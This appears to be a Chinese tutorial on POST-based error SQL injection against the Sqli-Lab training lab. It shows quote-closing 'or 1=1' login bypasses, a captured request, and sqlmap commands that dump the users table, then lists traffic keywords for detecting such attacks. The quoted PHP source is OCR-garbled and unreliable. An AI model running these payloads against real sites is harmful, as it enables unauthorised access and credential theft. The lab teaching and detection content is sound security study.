
sql 注入的类型之 post 基于错误的注入及 流量分析

1、post 基于错误单引号注入回显分析

注入点位置发生了变化,在浏览器中已经无法直接进行查看与修改。当然可以借助对应的插件可以完成修改任务。以 Sqli-Lab Less11 为例。

用 burpsuite 抓 Less11 的包,发送 repeate 修改



这是我们猜测 sal 语句可能是

Select username, password from db where username=' admin' and password=' 123456'


但是如果我们加上\

Select username, password from db where username=' admin\' and password=' 123456 '

因为\'被认为是转义字符,所以,红色部分是一个字符串,所以 123456 部分出错

漏洞利用

闭合 123456 的单引号, 然后加入万能密码, 然后注释 发现登录成功



源代码验证

2、post 基于错误的双引号注入回显利用


先看 Less-12 的源码

```
// connectivity
$uname='"'. $uname.'"';
$passwd.'"';
$passwd-'"'. $passwd.'"';
$result=mysql_query($sql);
$row = mysql_fetch_array($result);


if($row)
{
    //echo '<font color= "#0000ff">';
    echo "<br/>//echo " You Have successfully logged in ";
    echo "<font size="3" color="#0000ff">';
    echo "cho":
    echo "br>";
    echo "chr>";
    echo "chr>";
    echo "chr>";
    echo "chr>";
    echo "chr>";
    echo "chr>";
    echo "br>";
    echo "br»";
    echo "br»";
```

演示

Bp 抓包修改 发现 sql 语句错误



闭合")加上万能密码 or 1=1 加上 --+, 正确登录



3、Sqlmap 进行 post 注入测试

注入测试方法:

复制 Burpsuite 截断的 HTTP 请求数据包到文本文件中,使用 Sqlmap -r 文件路径-p 指定探测参数。

第一步 bp 抓包 获得 Less12 的包,然后将 raw 格式 http 数据赋值到 sqlinject Less12. txt 文本文件中

```
POST /Less-12/ HTTP/1.1
Host: 192.168.137.218:8088
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://192.168.137.218:8088
Connection: close
Referer: http://192.168.137.218:8088/Less-12/
Upgrade-Insecure-Requests: 1
uname=admin&passwd=123456&submit=Submit
```

命令1 测试参数 passwd 是否是注入点

sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E 测试结果

命令2 测试当前数据库

sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E --current-db


测试结果

获得数据库的表

sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E -D security --tables

查看表字段

sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E -D security -T users --columns



查看字段值

sqlmap -r /root/sqlinject_Less12.txt -p passwd --technique E -D security -T users -C username, password --dump



4、流量特征分析

请求体位置含有注入语句 流量敏感关键字: order by union select group_concat into outfile load_file()